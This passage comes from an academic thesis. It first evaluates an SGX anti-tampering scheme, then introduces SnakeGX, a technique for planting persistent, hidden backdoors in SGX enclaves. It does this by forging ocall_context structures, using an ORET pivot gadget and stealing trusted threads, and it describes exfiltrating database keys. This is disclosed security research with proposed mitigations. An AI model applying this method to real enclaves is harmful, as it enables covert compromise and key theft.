
In these experiments, we perform a set of microbenchmark to measure the overhead in time introduced by our technique. As a use case, we measure the execution time of the CSs in our proof-of-concept monitoring agent (see Section 3.3). At first, we briefly introduce the experiment setup. Then, we measure the execution time of the CSs with and without our anti-tampering technique. Finally, we measure the execution time of the CSs in case of multiple instances. All execution times are measured in milliseconds.

User-Simulator Bot. For performing the following tests, we developed a user-simulator bot which mimics the standard user activity by stroking keys and moving the cursor. The bot is a Python script which is based on the *PyWin32* library. Since we aim at measuring the monitoring agent's performances, we designed a very basic user-simulator's behavior. The user-simulator generates keystrokes on a text program (*i.e.*, notepad) and randomly moves the mouse around the screen. Keystroke frequency is around 100 words per minute, while mouse speed is around 500 pixel per second. This bot allows us to easily repeat the experiments.

Single Instance Microbenchmark. We measure the impact of our anti-tampering technique to the performances of the CSs in our proof-of-concept monitoring agent. In this experiment, we performed 5 exercises, each of one is composed by two runs, namely with and without the anti-tampering technique. For each run, we traced the CS's execution time. The outcome of the experiment is plotted in Figure 3.5a. In the plot, each bar represents the average elapsed time for a run and each pair of bars represents a single exercise. More precisely, orange bars mean runs with the anti-tampering technique



(A) Average response time with and without anti-tampering technique



(B) Average response time with multiple instances

FIGURE 3.5: Careful-Packing evaluation.

active, while blue bars mean runs without. Looking at the graph, we can see that functions require on average between 2ms and 2.4ms for being executed. It is also evident that with the anti-tampering technique the performances are slightly degraded. On average, the delta time is 0.12ms, with a peak of 0.34ms for the second instance. Also, time overhead is less than 6% on average, with a peak of 16.61% in the second instance. This peak depends on the system status at execution time. According to our experiments, we conclude that the performances degradation is negligible after the introduction of our anti-tampering system.

Multiple Instances. We empirically investigate whether our approach can be deployed over multiple processes at the same time. We performed this test by running a different number of instances of our proof-of-concept monitoring agent and then measuring the average execution time of their CSs.

The outcome of the experiment is depicted in Figure 3.5b. The plot shows the average execution time of the CS on the y-axis (expressed in milliseconds), while the number of instances is indicated on the x-axis (from 10 to 90). Looking at the plot, it is possible to notice that the average execution time grows linearly *w.r.t.* the number of instances. The average execution time is around 5ms in case of 10 parallel instances, while it degrades to 11ms in case of 90. This means that the performances get only halved after decupling the number of instances; therefore, our technique results scalable.

3.4.3 Enclave Size Considerations

In our proof-of-concept monitoring agent, we used an enclave that occupies at around $300KB$. As we stated, in our approach the enclave size does not depend by the size of the software to protect. This allows us to estimate the number of processes we can protect at the same time. In a common machine SGX featured (*e.g.*, Dell XPS 13 9370), we can dedicate at most $128MB$ for enclaves. If we consider the enclave used in our proof-of-concept, we can roughly estimate at around 400 enclaves contemporaneously loaded that will protect the same number of processes.

3.4.4 Threat Mitigation

We explain how our approach mitigates threats according to the attacker model described in Section 3.1.

Protection of checkers and responses. In our approach, the functions for anti-tampering mechanisms (*e.g., checker* and *response*) reside in a trusted module. Since we assume trusted computing guarantees hardware isolation, those functions are protected by design.

Protection against disarm. An attacker can always disarm a function by removing its invocation. Moreover, SGX is prone to *denial-of-service attacks* due to its nature (see Section 2.4.1). We protect trusted invocations by adopting the packaging tactic discussed in Section 3.2. The software contains parts of code which are encrypted and they need checkers action for being executed properly.

Just-in-time Patch & Repair Mitigation After a *decryption* function is run, the CS is plain and ready to be executed. At this moment, there is a chance for the attacker to replace the code within a CS and restore it before the next *encryption*. This is called just-in-time patch & repair attack.

Assuming the attacker cannot directly tamper with the task scheduler (as described in Section 3.1), it is still possible to perform attacks from the user-space (Gullasch, Bangerter, and Krenn, 2011). However, those attacks are not strong enough to bypass our defense for mainly three reasons: (i) they are tailored for specific contexts (*e.g.,* single core, OS version), (ii) they aim at slowing down a process and not to achieve a perfect synchronization between adversary and victim, (iii) modern OSs mount task schedulers which are designed to resist (or at least mitigate) such attacks (Kernel.org, 2018). To achieve an *on-line* tampering, as introduced in Section 3.1, an attacker must replace a CS code such that `encrypt()` and `decrypt()` functions do not notice the replacement. This means that a single error will be detected by the server. None of the attacks from user-space can achieve such precision. An alternative approach is to adopt virtualization to debug a process step-by-step at runtime, but this contradicts the assumptions of our threat model (*i.e.,* the original infrastructure is not altered). We, however, try to estimate the likelihood that this attack might happen by performing an empirical experiment which will be described in Section 3.4.5.

Reverse Engineering. An attacker may attempt to reverse the application code in order to extract the plain code hidden in the encrypted blocks, and then build a new executable which does not contain any checker. The new executable is therefore prone to any manipulation. This goal can be achieved by using debuggers and/or analyzers. Even though the literature contains several anti-debugging techniques and most of them can be enforced by using our anti-tampering technique, we assume that an attacker can bypass all of them. However, an attacker cannot debug the software inside the trusted zone, which is true for SGX enclaves compiled in release mode (Intel, 2016a). The best an attacker can do is debugging the code within the untrusted memory region and considering the enclave as a black box. After applying these considerations, we

can state an attacker can manage to dump the plain code after that *decryption* functions are called, and even make a new custom application. However, this attack is still coherent with our threat model (see Section 3.1) because the new application cannot work into the original infrastructure (*i.e.,* the heartbeat cannot work properly) and therefore it is useless. For instance, in the implementation presented in Section 3.3, the monitoring agent can work properly only if the software contains all the functions employed by our technique along with the original CSs. If this is not respected (*i.e.,* by removing checkers) the application cannot emit a correct heartbeat, and therefore the attack is not considered accomplished.

3.4.5 Study of Just-in-Time Patch & Repair Attack

In this experiment, we investigate the likelihood of a just-in-time patch & repair attack in a real context. Here, the attacker's goal is to temporarily replace the bytecode within a CS such that the injected code is executed but the system cannot realize the attack. The setup is formed by a victim process (*i.e.,* our agent) and an attacker process. Also, we consider a trusted task scheduler, and that each process is executed on a dedicated core. Both attacker and victim are written in C++ and developed for Windows, the experiments were run on a Windows 10 machine with 16GB RAM and Intel® Core™ i7-7500 $2,70$GHz processor.

The victim process is formed by an infinite loop which continuously updates an internal variable through a CS. This latter is enforced by self-checking mechanisms. Moreover, the victim process contains a checker to validate the status of the program. If the internal status is set wrongly, that will be logged. The attacker process, instead, is a concurrent process which can edit the victim process at runtime. Attacker's goal is to replace the victim CS such that the internal variable of the victim process will contain an incongruent value. We attempted the attack for 10.000 times, but the self-checking mechanism managed to detect all attacks. Therefore, we consider that this kind of attack is not practical in case of a trusted task scheduler.

3.5 Discussion

We have shown how to implement our technique by means of a case study involving a monitor agent, however there are few aspects to note about the validity of our evaluation effort. First, although the application code is protected, an attacker can still analyze and change variable values at runtime, thus potentially harming its normal execution. Note that our approach could be extended in order to mitigate this issue by using cryptographic hashes to validate the integrity of certain critical variables. Moreover, our design and implementation requires a healthy kernel, otherwise it would be possible to mount attacks such as the just-in-time patch and repair attack we discussed previously (by manipulating the scheduler). We believe that even with a compromised kernel mounting those attacks would require significant effort, but we leave a more thorough investigation for future work. Other aspects, such as an evaluation of applying our technique a different granularities (such as basic-block level), or extending protection to *PLT*, *GOT*, and *exception table* are also left for future work.

Chapter 4

Advanced attacks against SGX Enclaves

In this chapter, we explore a new attack scenario a in which an adversary attempts at taking control of a TEE *enclave* while hiding its presence from the operating system. More precisely, we pose the following new research question:

Can we carry out an attack against SGX enclaves without being noticed by an healthy Operating System?

We answer this question with a new approach that pushes further the stealthiness of code-reuse attacks in non-compromised OSs. Our intuition is to implant a permanent payload inside the target enclave as a backdoor, thus exploiting the SGX protections to avoid inspection. Our strategy definitely overcomes the limitations of the state-of-the-art; the adversary does not need to repeat the attack and we minimize the traces left. We implement our intuition in SnakeGX, a framework to implant data-only backdoors in legitimate enclaves. We build on the concept of data-only malware but extend it with a novel architecture to adhere to the strict requirements of SGX environments (Vogl et al., 2014).

Contrary to prior one-shot attacks (Biondo et al., 2018; Lee et al., 2017a), our backdoor acts as an additional secure function (Section 4.3), which is: (i) **persistent** in the context of the enclave, (ii) **stateful** as it maintains an internal state, (iii) **interactive** with the host by means of seamless context switches. Core to this is the identification of a design flaw that affects the Intel SGX Software Development Kit (SDK) and allows an attacker to trigger arbitrary code in enclaves (Section 4.2)[1]. SnakeGX facilitates the creation of versatile backdoors concealed in enclaves that evade memory forensic analysis by inheriting all the benefits SGX provides. Our aim is to raise awareness of TEEs—and SGX in particular—and how attackers may abuse that, which requires the community to reason more on the need of monitoring systems and advanced forensic techniques for SGX.

We evaluate the properties of SnakeGX against StealthDB (Vinayagamurthy, Gribov, and Gorbunov, 2019), an open-source project that implements an encrypted database on top of SGX enclaves. In particular, StealthDB uses dynamically generated AES keys to protect the database's fields, thus urging the need of multiple one-shot attacks. SnakeGX exfiltrates the keys upon the verification of specific conditions with a minimum footprint. Our evaluation focuses on three aspects of SnakeGX (Section 4.4). First, we illustrate our use-case: we show how SnakeGX achieves its goals while preserving the original functionality of the enclave. Second, we measure and compare

[1] We reported the flawed behavior to Intel, which acknowledged it.

the stealthiness of SnakeGX against the state-of-the-art. Finally, we discuss possible countermeasures.

In summary, we make the following contributions:

- We propose SnakeGX, a framework built around an Intel SGX SDK design flaw (Section 4.2), and a novel architecture designed to create persistent, stateful, and interactive data-only malware for SGX (Section 4.3).
- We demonstrate the feasibility of SnakeGX on a real-world open source project[2].
- We measure and compare the attack footprint with current SGX state-of-the-art techniques (Section 4.4).

4.1 Threat Model and Assumptions

In this section, we first describe our threat model. Then, we perform a preliminary analysis to measure the widespread of our assumptions over real SGX open-source projects.

Threat Model. One of the differences between SnakeGX and the previous one-shot code-reuse works is in the threat model. Advanced code-reuse techniques require an unprivileged attacker (Biondo et al., 2018). However, a non-compromised host can identify the presence of an adversary in the system memory (Section 2.4.4). Therefore, we have to consider three players in our scenarios: the attacker, the victim enclave, and the host. Below, we list their requirements, respectively.

Attacker Capabilities. In our scenario, the attacker is highly motivated and has the following assumptions:

- **The enclave contains a memory corruption vulnerability.** The adversary is aware of a memory corruption error (*e.g.,* a buffer overflow) in the target enclave. This error can be exploited to take control of the enclave itself. Having a memory-corruption is an assumption already taken by similar works (Biondo et al., 2018; Lee et al., 2017a). This is even more likely in projects that use SGX as a sub-system container (Baumann, Peinado, and Hunt, 2015; Tsai, Porter, and Vij, 2017a; Seo et al., 2017; Arnautov et al., 2016b). Such projects host out-of-the-box software and, therefore, enclaves inherit their vulnerabilities.
- **A code-reuse technique.** SnakeGX does not require any specific code-reuse techniques (*e.g.,* ROP, JOP, BROP, SROP) as long as this enables the attacker to take control of the enclave execution. For the sake of simplicity, we use the term *chain* to indicate a generic code-reuse payload (*e.g.,* a ROP-chain).
- **Knowledge of victim enclave memory layout.** The attacker can infer the memory layout by inspecting the victim address-space. It is also possible to leak memory information from within the enclave, as also assumed by Biondo et al., 2018.

[2]SnakeGX's source code is available at https://github.com/tregua87/snakegx.

- **Adversary Location.** In our scenario, the adversary resides in user-space. SnakeGX will reduce the adversary footprint, thus evading standard memory forensic techniques (Stancill et al., 2013; Polychronakis and Keromytis, 2011; Kittel et al., 2015; Graziano, Balzarotti, and Zidouemba, 2016), whose effectiveness relies on the amount of traces left in memory (see Section 2.4.4).

Enclaves Capabilities. These are the assumptions for the enclave:

- **Legitimate enclaves.** The system contains one or more running enclaves. It is possible to exploit enclaves based on both SGX 1.0 or 2.0.
- **Intel SGX SDK usage.** The victim enclave should be implemented by using the standard Intel SGX Software Development Kit (SDK), we tested our approach with all the SDK versions currently available.[3] This is a reasonable assumption since the Intel SGX SDK provides a framework for developing applications on different OSs: Linux and Windows.
- **Multi-threading.** This is not strictly required, but the victim enclave should have at least two threads for a more general approach. The rationale behind this requirement is that the proposed implementation may disable a trusted thread and in case of a single-thread application this is a problem (Intel, 2013a). An enclave without free threads cannot process secure functions, thus attracting the analysts attention. We might partially ease this requirement with the introduction of SGX 2.0. However, multi-thread enclaves are a reasonable assumption since different open-source projects use already this feature and SGX-based applications are growing in complexity (yerzhan7, 2017; Kim et al., 2018; Moxie0, 2017; Tsai, Porter, and Vij, 2017a; Vinayagamurthy, Gribov, and Gorbunov, 2019).

Host Capabilities. This is the assumption for the host:

- **Memory Inspection.** The host can inspect the processes memory and use standard approaches to detect traces of previous or ongoing attacks (Stancill et al., 2013; Polychronakis and Keromytis, 2011; Kittel et al., 2015; Graziano, Balzarotti, and Zidouemba, 2016).

We extend the threat model of previous works, such as Biondo et al., 2018, by assuming the host can perform memory forensic analysis. Therefore, an adversary has the need of hiding her presence in the machine and minimizing the interactions with the victim enclave.

Preliminary Analysis of Assumptions. We collected a set of 27 stand-alone SGX open-source projects from Maxul, 2019 to investigate the correctness of our assumptions (see full list in Appendix A). The results show that among the 27 projects, 24 of them were based on the Intel SGX SDK, while others were developed with Graphene (Tsai, Porter, and Vij, 2017a), Open Enclave SDK (Microsoft, 2019), or contained mocked enclaves. From the Intel SGX SDK based projects, we counted 31 enclaves in total, among which 24 were multi-threading (77%). This preliminary analysis indicates that our threat model fulfills real scenarios. Furthermore, we discuss the porting of SnakeGX over SDKs other than the Intel one in Section 4.5.

[3] At the time of writing, the last SDK version is 2.9.

4.2 Intel SGX SDK Design Limitation

SnakeGX can trigger a payload inside the enclave without the need of repeating a new attack. This feature is challenging because the enclave has a fixed entry point, thus an adversary cannot activate arbitrary code inside the enclave from the untrusted memory. SnakeGX achieves this goal through a design error that affects all the SGX Software Development Kit (SDK) versions released by Intel. In this section, we make a deep analysis of the Intel SGX SDK in order to highlight these issues and propose possible mitigations.

4.2.1 SDK Overview

SGX specifications define only basic primitives for creating and interacting with an enclave. Thus, Intel also provides an SDK that helps building SGX-based applications. The Intel SGX SDK contains a run-time library that is composed by two parts: an untrusted run-time library (`uRts`) that is contained in the host process, and a trusted run-time library (`tRts`) that is contained in the enclave. Specifically, `uRts` handles operations like multi-threading, while `tRts` manages secure functions dispatching and context-switch.

The Intel SGX SDK exposes a set of APIs that are built on top of the leaf functions described in Section 2.4.1. `ECALL`, `ERET`, `OCALL`, and `ORET` are the most important APIs for SnakeGX. Figure 4.1 shows the interaction between the host process and the enclave. At the beginning, the host process invokes a secure function by using an `ECALL`, which is implemented by means of an `EENTER` (Figure 4.1, step 1). When a secure function is under execution, it may need to interact with the OS (*e.g.,* for writing a file). Since a secure function cannot directly invoke syscalls, Intel SGX SDK uses additional functions that reside in the untrusted memory (*i.e.,* called outside functions). A secure function can invoke an outside function by using an `OCALL` (Figure 4.1, point 2), that performs two steps: (i) save the enclave state, and (ii) pass the control to the outside function. More precisely, `OCALL` first saves the secure function state by using a dedicate structure called `ocall_context`, which we deeply analyze in Section 4.2.2. Then, `OCALL` uses the `EEXIT` leaf function to switch the context back to the `uRts`, that finally dispatches the actual outside function. Once an outside function ends, the control passes back to the secure function by using an `ORET` (Figure 4.1, point 3). Since SGX does not allow to trigger arbitrary code from the untrusted memory (*i.e.,* the enclave entry point is fixed), the Intel SGX SDK implements `ORET` as a special secure function (whose index is -2) that follows the standard `ECALL` specifications. As we discuss in the next sessions, `ORET` has the ability of activating arbitrary portion of code in an enclave. Normally, the `ORET` restores the state previously stored by the `OCALL`. Once the `ORET` is done, the secure function can continue its execution, and finally, invoke an `ERET` to terminate (Figure 4.1, point 4).

4.2.2 OCALL Context Setting

The `ocall_context` is the structure that holds the enclave state once an `OCALL` is invoked. The way in which the structure is set slightly differs between Intel SGX SDK before and after version 2.0. In this discussion, we consider the case of the Intel SGX




FIGURE 4.1: Example of interaction between host process and enclave by using the Intel SGX SDK. The host process invokes the secure function S1 from the main function (`ECALL`). S1 function invokes O1 (`OCALL`), and this latter returns to S1 (`ORET`). Finally, S1 returns back to the main function (`ERET`).

SDK greater than 2.0. However, a similar approach can be also applied to previous versions.

New `ocall_context`es are located on top of the stack, as shown in Figure 4.2, moreover, the new structures should follow a specific setting. In particular, three `ocall_context` fields should be tuned:

- `pre_last_sp` must point to a previous `ocall_context` or to the stack base address. This needs to handle a chain of nested `ECALL`s, which are basically `ECALL`s performed by an outside function.
- `ocall_ret` is used from SDK 2.0 to save extended process state (Intel, 2018a). More precisely, the system allocates a `xsave_buff` pointed by `ocall_ret`. This buffer must be located after the new `ocall_context`.
- `rbp` must point to a memory location that contains the new frame pointer and the return address, consecutively. This is because the `asm_oret()` function will use this structure as epilogue (Biondo et al., 2018).

It is important to underline that SGX does not validate `ocall_context` integrity. Therefore, an attacker that takes control of an enclave may craft a fake `ocall_context`. This problem has been existing in all SDK version available so far. In the next section, we discuss why this is an underestimated problem and what threats can lead to.

4.2.3 Exploiting an ORET as a Trigger

`ORET` is the only secure function that can trigger arbitrary code in an enclave. Therefore, an adversary enabled to abusing this function has also privileged access to the enclave itself. To understand why it is possible, we analyze the pseudo-code in Figure 4.3, which shows the `do_oret()` secure function implementation. Essentially, `do_oret()` extracts the thread-local storage (TLS) from the current thread (Line 6).




FIGURE 4.2: Example of `ocall_context` disposition in an enclave stack, the fields point to structures within the stack itself in a precise order.

The TLS contains information of the last `ocall_context` saved. After some formal controls (Line 8), the `ocall_context` structure is used to restore the secure function execution through the `asm_oret()` function (Line 15). The formal checks performed by `do_oret()` over the previous `ocall_context` are quite naive. There are three basic requirements: (i) the `ocall_context` must be within the current stack space, (ii) the `ocall_context` must contain a constant (hard-coded) magic number, and (iii) the `pre_last_sp` must point before the actual `ocall_context`.

After the previous analysis, we realized that the Intel SGX SDK has no strict mechanisms to verify the integrity of an `ocall_context`. In other words, any `ocall_context` that fulfills the previous conditions can be used to restore any context in an enclave. First steps in this direction were explored by previous works (Biondo et al., 2018), which exploited `asm_oret()` simply to control the processor registers in a one-shot code-reuse attack. However, we want to push further the limitation of the Intel SGX SDK and show which consequences these issues can lead to. In fact, SnakeGX uses a combination of `ORET` and tampered `ocall_context`es to restore arbitrary *chains* inside the enclave without performing further exploits. In particular, SnakeGX abuses of this flaw for two reasons: (i) as a trigger to activate a custom payload hidden inside the enclave; (ii) for the payload to perform a reliable context-switch between host and enclave. Therefore, crafting malicious `ocall_context`es leads to the possibility of implanting backdoor in a trusted enclave without tampering the enclave code itself. As such, the backdoor is shielded by the SGX features by design. Moreover, the fact of using a single `ORET` to trigger the backdoor reduces the interactions required by a weak adversary for new attacks. We discuss technical details in Section 4.3 and show our proof-of-concept (PoC) in Section 4.4.

```
1  sgx_status_t do_oret()
2  {
3  // TLS structure
4  tls = get_thread_data();
5  // last ocall_context structure
6  ocall_context = tls->last_sp;
7
8  if (!formal_requirements(ocall_context))
9  return SGX_ERROR_UNEXPECTED;
10
11 // set TLS to point to previous ocall_context
12 tls->last_sp = ocall_context->pre_last_sp;
13
14 // restore last ocall_context
15 asm_oret(ocall_context);
16
17 // in the normal execution
18 // the control should not reach this point
19 return SGX_ERROR_UNEXPECTED;
20 }
21
```

FIGURE 4.3: Simplified `do_oret()` pseudo-code.

4.2.4 Mitigations

There are many strategies to improve the `ocall_context` integrity. A pure software solution could be computing an encrypted hash of `ocall_context` when it is generated. The hash might be appended as an extra field to the structure. Another approach, instead, could be encrypting the entire structure itself. However, pure software mitigation can be potentially bypassed by any code-reuse attack. Once the attacker gains control of the enclave, she can basically revert or fake any encrypted processes. A stronger solution could be introducing dedicated leaf functions that manage the generation and consumption of `ocall_context`es. For instance, during an `OCALL`, the enclave might use a dedicated leaf function that creates an `ocall_context` and saves a copy (*i.e.*, an hash) in a memory location out of the attacker control (similar to TCS or SECS pages Costan and Devadas, 2016). An `ORET`, then, should use another leaf function that performs extra checks and validate the integrity of the `ocall_context`. This solution might raise the bar for attacks, but it has two important drawbacks: (i) it forces Intel to re-thinking the SGX structures at low level, (ii) it leaves less freedom to developers that want to adapt the Intel SGX SDK to their own needs (*e.g.*, to customize or introduce new structures). After this consideration, we believe this issue would last for long before being fixed. We reported this limitation to Intel that is reviewing its memory corruption protections.

4.3 Design

SnakeGX is the first framework that facilitates the implanting of persistent, stateful, and interactive backdoors inside SGX enclaves. The framework design is challenging because we want to preserve the original enclave functionality and configuration. Even though SGX 2.0 encompasses runtime page permissions setting (Intel, 2013b), an unexpected configuration may attract analysts attention (*i.e.,* the host can read the enclave page permissions). On the contrary, our solutions purely rely on code-reuse techniques that do not affect the enclave functionality and configuration. To the best of our knowledge, no previous works on SGX code-reuse attacks never addressed these challenges. We also recall we assume two conditions: (i) the target enclave has to be built with the Intel SGX SDK, and (ii) it contains at least one exploitable memory-corruption vulnerability (*e.g.,* a stack-based buffer overflow).

4.3.1 Overview

The backdoor implanting is composed by three main phases: (i) enclave memory analysis, (ii) installation phase, and (iii) payload triggering.

Enclave Memory Analysis. In this phase, the attacker has to achieve two goals: (i) inspect the process memory layout to identify enclave elements, and (ii) find a suitable location to install SnakeGX. Since SGX does not implement any memory layout randomization, an adversary can easily inspect the victim process memory by only using user-space privileges (*e.g.,* the enclave pages are assigned to a virtual device called *isgx* in Linux environments). Moreover, we target enclaves made with the Intel SGX SDK that follow the Enclave Linear Address Range (ELRANGE) (Costan and Devadas, 2016). As a result, an adversary with solely user-space privileges can obtain: (i) the enclave base address, (ii) the size, and (iii) the enclave trusted thread locations. In Section 4.3.2, we discuss how to obtain a reliable memory location.

Payload Installation. The installation phase is a one-shot attack that exploits an enclave vulnerability and uses a code-reuse technique for installing the payload. This attack has to achieve three goals: (i) copy the payload inside an enclave (*e.g.,* the *chain* and the fake `ocall_context`), (ii) set a hook to trigger the payload, (iii) resume the normal application behavior. These three goals make this phase quite critical for three reasons. First, either enclave and host process have to remain available after the payload installation, or else we have to re-start the enclave. Second, the enclave behavior does have not to change, or else the host should realize the attack. Finally, we have to remove the payload in the untrusted memory, or else it could be detected. This phase can be implemented by using any current code-reuse attacks for SGX enclaves (Lee et al., 2017a; Biondo et al., 2018).

Payload Triggering. After the installation phase, the adversary only needs to trigger an `ORET` to activate the payload (Section 4.3.3). This allows an external adversary to activate the payload without attacking the enclave from scratch. The payload contains the logic for interacting with the OS and the enclave. To achieve persistence, we design a generic architecture that fits the SGX realm (Section 4.3.4). Moreover, since the payload can potentially leave the enclave, we designed a generic context-switch mechanism that enables the payload to keep control over the enclave (Section 4.3.5).

4.3.2 Getting a Secure Memory Location

We employ a trusted thread as backdoor location because it allows us to abuse the design error described in Section 4.2. If an enclave does not have any available trusted thread, SnakeGX can still work by stealing one of the available threads. In this case, the target application may notice some degradation of the performances. However, the system does not raise any exception because it is not possible to determinate the real cause. In this way, we can take control of an enclave trusted thread without affecting enclave functionality. These properties are SGX specific and were not considered in previous code-reuse works.

Un-releasing a Trusted Thread. This technique is based on a misbehaviour of the thread binding mechanisms in the `uRts` library. Once a secure function is invoked through the Intel SGX SDK, the `uRts` searches a free trusted thread and marks it as *busy*. Then, the trusted thread is released when the secure function ends. However, an attacker can exploit a secure function and leaves the enclave skipping the *releasing* phase in the `uRts`. As a result, the trusted thread remains *busy* and it will never be assigned to future executions, in this way it is stolen. The strategy of this technique is composed by two phases: (i) invoking and exploiting a secure function, then (ii) exiting from the enclave (*e.g.,* by using EEXIT) and skipping the *releasing* of the trusted thread. This approach requires the enclave has at least two trusted threads, otherwise the application might realize that the enclave is unavailable. We use this approach for our PoC.

Making a New Thread. SGX 2.0 and recent versions of the Intel SGX SDK allow creating trusted threads at run-time. Therefore, an attacker may force the enclave to create a new trusted thread without tampering with the pool. However, this approach should be used wisely, otherwise unexpected trusted threads may attract the analyst attention, thus affecting the stealthiness of SnakeGX.

4.3.3 Set a Payload Trigger

We design our trigger on top of the Intel SGX SDK flaw highlighted in Section 4.2. We assume that an attacker has already gained control of an enclave by means of a code-reuse attack. Moreover, either the payload and the trigger must be tuned for the trusted thread under attack.

To install the trigger, the adversary has to mimic an `OCALL` such that the next `ORET` will activate the backdoor (*i.e.,* a *chain*) instead of resuming the execution of a secure function. To achieve this goal, the adversary has to perform three main operations: (i) set a fake `ocall_context` on the stack that satisfies the formal requirements as described in Section 4.2.2; (ii) call the function `save_xregs()` (which is contained in `tRts`) to save extended process features, the function should take as an argument the `xsave_buff` location of the fake `ocall_context` previously copied; (iii) call the function `update_ocall_lastsp()` (which is contained in `tRts`) by passing the pointer to the fake `ocall_context`. This function will set TLS `last_sp` to the fake `ocall_context`, thus simulating an `OCALL`.

This setting allows us to resume the payload execution by performing an `ORET` on the attacked trusted thread. More precisely, `asm_oret()` will restore the context previously installed and it will activate the first gadget. By default, `ocall_context` does not perform a pivot (*i.e.,* it does not set the `rsp` register). To bypass this issue, we used a pivot gadget that is contained in `asm_oret()` function itself: `mov rsp, rbp; pop rbp; ret`. This gadget is present in any SDK version released so far, so it is a generic technique for SGX backdoors. We observed the same gadget also in Windows `tRts`. Therefore, the first instruction triggered by the fake `ocall_context` is a pivot gadget. Then, we set the `rbp` to point to a fake stack inside the stolen thread. In this way, the `ORET` always pivots to the fake stack that contains the actual payload. Notice that this mechanism just pivots to the fake address indicated by the fake `ocall_context` (*i.e.,* `rbp`). As such, an attacker only needs one fake `ocall_context` that pivots to a fixed location. Then, she can just copy different fake stacks to the same location to activate different payloads.

4.3.4 Backdoor Architecture

Figure 4.4 shows the payload architecture that we adopted for SnakeGX. This solution allows us to achieve payload persistence in an SGX enclave by only using the stack address space. By default, the Intel SGX SDK sets the stack size at 40KB, therefore, we design SnakeGX to fit this size. For the sake of simplicity, we describe the switching mechanism in Section 4.3.5.

As underlined by Vogl et al., 2014, classic code-reuse attacks (*e.g.,* ROP) are designed to be one-shot. After executing a *chain*, it may be destroyed due to gadgets side effects. Therefore, we need a location to keep a backup of the structures used. According to this consideration, we split the stack address memory in four sections:

Fake Frame. SnakeGX requires a dedicated location for installing an `ocall_context`. This structure is used to either perform the payload trigger and the context-switch (see Section 4.2). These features are crucial to implement a persistent backdoor in the SGX realm since classic techniques cannot be used.

Buffer. This area contains temporary variables that are used by payloads. For instance, our PoC stores the previous data exfiltrated (see Section 4.4).

Workspace. The fake frame previously installed is tuned to pivot the execution to this location. Generally speaking, any payload is coped here before being executed.

Backup. This location contains a copy of all the structures needed by SnakeGX to work properly. After the SnakeGX installation, this location should not be overwritten.

Since the *chains* used may be destroyed after payload execution, we need a mechanism that brings SnakeGX to the initial state after the payload has been executed. More precisely, it has to make the payload available for future invocations. To achieve this goal, we use three *chains*: Boot Chain (B_c), Payload Chain (P_c), and Reset Chain (R_c). Each of them is formed by a fake stack that is maintained in the backup zone and moved in the workspace on demand:

Boot Chain (B_c). This is the first chain that is triggered by the hook, its duties are: (i) copy P_c and R_c into the workspace, and (ii) pivot to P_c. This chain is usually quite short.

Payload Chain (P_c). This contains the actual payload and is strictly enclave dependent. When the payload ends, it just pivots to R_c.




FIGURE 4.4: Trusted thread stack after SnakeGX installation. The memory is split in four areas: FakeFrame, buffer, workspace, and backup. Moreover, the stack contains copies of B_c, P_c, and R_c.

